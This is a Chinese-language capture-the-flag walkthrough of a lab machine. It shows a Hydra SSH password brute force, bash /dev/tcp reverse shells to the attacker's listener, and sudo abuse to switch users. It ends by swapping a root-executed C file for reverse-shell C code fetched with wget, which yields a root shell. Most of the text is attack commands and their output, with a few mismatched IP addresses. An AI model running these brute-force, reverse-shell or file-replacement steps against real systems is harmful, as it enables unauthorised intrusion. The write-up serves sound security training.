
再次准备进行操作的时候发现ssh连接自动断掉了,而且再次进行连接发现密码也被修改了,只能再次破解一次
┌──(root㉿kali)-[~]
└─# hydra -l john -P passlist.txt 192.168.5.10 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-11 06:00:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries (l:1/p:66), ~5 tries per task
[DATA] attacking ssh://192.168.5.10:22/
[22][ssh] host: 192.168.5.10   login: john   password:
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-11 06:00:16
┌──(root㉿kali)-[~]
└─# ssh john@192.168.5.10
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.5.15's password:
Last login: Mon Mar  9 15:11:45 2026 from 192.168.5.10
john@red:~$ You really think you can take down my machine Blue?

john@red:~$
3、john用户下反弹shell
由于靶机设置每隔一段时间就会断开连接,所以我们进行反弹shell。
靶机:
bash -i >& /dev/tcp/192.168.5.11/2311 0>&1john@red:~$ bash -i >& /dev/tcp/192.168.5.11/2311 0>&1
john@red:~$
john@red:~$kali:
nc -lvnp 2311┌──(root㉿kali)-[~]
└─# nc -lvnp 2311
listening on [any] 2311 ...
connect to [192.168.5.11] from (UNKNOWN) [192.168.5.10] 59300
john@red:~$ 反弹成功
4、ippsec用户下反弹shell
由于tmp目录满了,无法创建文件,所以切换到/dev/shm下创建,任何永久维持回话。
目标:
df -h

# 在john用户下,执行命令切换到ippsec用户
sudo -u ippsec /usr/bin/time /bin/bash

python3 -c 'import pty; pty.spawn("/bin/bash")'

cd /dev/shm

echo '#!/bin/bash' > shell.sh

echo 'bash -c "bash -i >& /dev/tcp/192.168.5.11/2244 0>&1"' >> shell.sh

chmod +x shell.sh

./shell.shjohn@red:~$ sudo -u ippsec /usr/bin/time /bin/bash
sudo -u ippsec /usr/bin/time /bin/bash
python3 -c 'import pty; pty.spawn("/bin/bash")'
ippsec@red:/home/john$
ippsec@red:/home/john$ df -h
Filesystem Size Used Avail Use% Mounted on
udev 1.9G 0 1.9G 0% /dev
tmpfs 394M 1.1M 393M 1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv 19G 19G 0 100% /
tmpfs 2.0G 0 2.0G 0% /dev/shm
tmpfs 5.0M 0 5.0M 0% /run/lock
tmpfs 2.0G 0 2.0G 0% /sys/fs/cgroup
/dev/loop0 56M 56M 0 100% /snap/core18/2128
/dev/loop1 56M 56M 0 100% /snap/core18/2246
/dev/loop2 68M 68M 0 100% /snap/lxd/21545
/dev/sda2 976M 107M 803M 12% /boot
/dev/loop3 33M 33M 0 100% /snap/snapd/13640
/dev/loop4 62M 62M 0 100% /snap/core20/1169
/dev/loop5 71M 71M 0 100% /snap/lxd/21029
/dev/loop6 33M 33M 0 100% /snap/snapd/12704
tmpfs 394M 0 394M 0% /run/user/1000
ippsec@red:/tmp$
ippsec@red:/home/john$ cd /dev/shm
cd /dev/shm
ippsec@red:/dev/shm$
ippsec@red:/dev/shm$ echo '#!/bin/bash' > shell.sh
echo '#!/bin/bash' > shell.sh
ippsec@red:/dev/shm$
ippsec@red:/dev/shm$ echo 'bash -c "bash -i >& /dev/tcp/192.168.5.10/2244 0>&1"' >> shell.sh
echo 'bash -c "bash -i >& /dev/tcp/192.168.5.10/2244 0>&1"' >> shell.sh
ippsec@red:/dev/shm$
ippsec@red:/dev/shm$ chmod +x shell.sh
chmod +x shell.sh
ippsec@red:/dev/shm$
ippsec@red:/dev/shm$ ./shell.sh
./shell.shkali:
nc -lvnp 2244

python3 -c 'import pty;pty.spawn("/bin/bash")'

# 设置终端类型环境变量为xterm
export TERM=xterm

# 挂起当前前台进程,发送SIGTSTP信号
Ctrl+Z 退出来一下

# 将最近被挂起的后台进程调回前台继续运行
stty raw -echo;fg┌──(root㉿kali)-[/dev/shm]
└─# nc -lvnp 2244
listening on [any] 2244 ...
connect to [192.168.5.11] from (UNKNOWN) [192.168.5.10] 59760
ippsec@red:/dev/shm$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
ippsec@red:/dev/shm$
ippsec@red:/dev/shm$
ippsec@red:/dev/shm$ export TERM=xterm
export TERM=xterm
ippsec@red:/dev/shm$
ippsec@red:/dev/shm$ ^Z
zsh: suspended nc -lvnp 2244
┌──(root㉿kali)-[/dev/shm]
└─# stty raw -echo;fg
[1] + continued nc -lvnp 2244
ippsec@red:/dev/shm$ 5、查找下ippsec账户所拥有权限的文件
ippsec@red:/dev/shm$ find / -group ippsec -type d 2>/dev/null | grep -v proc
/var/www/wordpress/.git
/home/ippsec
ippsec@red:/dev/shm$
在.git文件里发现可执行程序rec并进行执行,然后查看vi supersecretfileuc.c
cd /var/www/wordpress/.git

ls

./rec

vi supersecretfileuc.cippsec@red:/dev/shm$ cd /var/www/wordpress/.git
ippsec@red:/var/www/wordpress/.git$ ls
rev supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$
ippsec@red:/var/www/wordpress/.git$ ./rev
Get out of here Blue!
ippsec@red:/var/www/wordpress/.git$ vi supersecretfileuc.c
#include <stdio.h>
int main()
{
// prints hello world
printf("Get out of here Blue!\n");
return 0;
}
ippsec@red:/var/www/wordpress/.git$ 查看了下目录下文件的所有者,发现是rev文件、supersecretfileuc.c文件具有root权限,然后想到了替换.c文件的内容,通过.c文件创建反弹root权限的shell,然后等待rcv执行调用supersecretfileuc.c完成root权限shell的反弹。
ippsec@red:/var/www/wordpress/.git$ ls -la
total 32
drwxrwx--- 2 root     ippsec    4096 Mar 11 10:10 .
drwxr-xr-x 6 www-data www-data  4096 Oct 31  2021 ..
-rwxr-xr-x 1 root     root     16712 Mar 11 10:10 rev
-rw-r--r-- 1 root     root       123 Oct 31  2021 supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$
kali 01:
vim supersecretfileuc.c

python3 -m http.server 8000
反弹shell脚本如下:
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 9001;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("192.168.5.11");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"sh", NULL};
    execve("/bin/sh", argv, NULL);

    return 0;
}
靶机:
rm rev

rm supersecretfileuc.c

ls

wget http://192.168.5.11:8000/supersecretfileuc.cippsec@red:/var/www/wordpress/.git$ ls
rev supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$
ippsec@red:/var/www/wordpress/.git$ rm rev
rm: remove write-protected regular file 'rev'? y
ippsec@red:/var/www/wordpress/.git$ rm supersecretfileuc.c
rm: remove write-protected regular file 'supersecretfileuc.c'? y
ippsec@red:/var/www/wordpress/.git$
ippsec@red:/var/www/wordpress/.git$
ippsec@red:/var/www/wordpress/.git$ ls
ippsec@red:/var/www/wordpress/.git$
ippsec@red:/var/www/wordpress/.git$ wget http://192.168.5.11:8000/supersecretfileuc.c
--2026-03-11 10:16:23-- http://192.168.5.11:8000/supersecretfileuc.c
Connecting to 192.168.5.11:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 664 [text/x-csrc]
Saving to: ‘supersecretfileuc.c’
supersecretfileuc.c 100%[===================>] 664 --.-KB/s in 0s
2026-03-11 10:16:23 (57.7 MB/s) - ‘supersecretfileuc.c’ saved [664/664]
ippsec@red:/var/www/wordpress/.git$ ls
supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$
ippsec@red:/var/www/wordpress/.git$ 稍微等待一下,即可反弹回来一个权限为root的shell。
kali 02:
nc -lvvp 9001

ls

whoami

id

ls

vi root.txt┌──(root㉿kali)-[~]
└─# nc -lvvp 9001
listening on [any] 9001 ...
192.168.5.10: inverse host lookup failed: Unknown host
connect to [192.168.5.11] from (UNKNOWN) [192.168.5.10] 47070
ls
defense
root.txt
snap
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
ls
defense
root.txt
snap
vi root.txt
GG Blue, GG
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。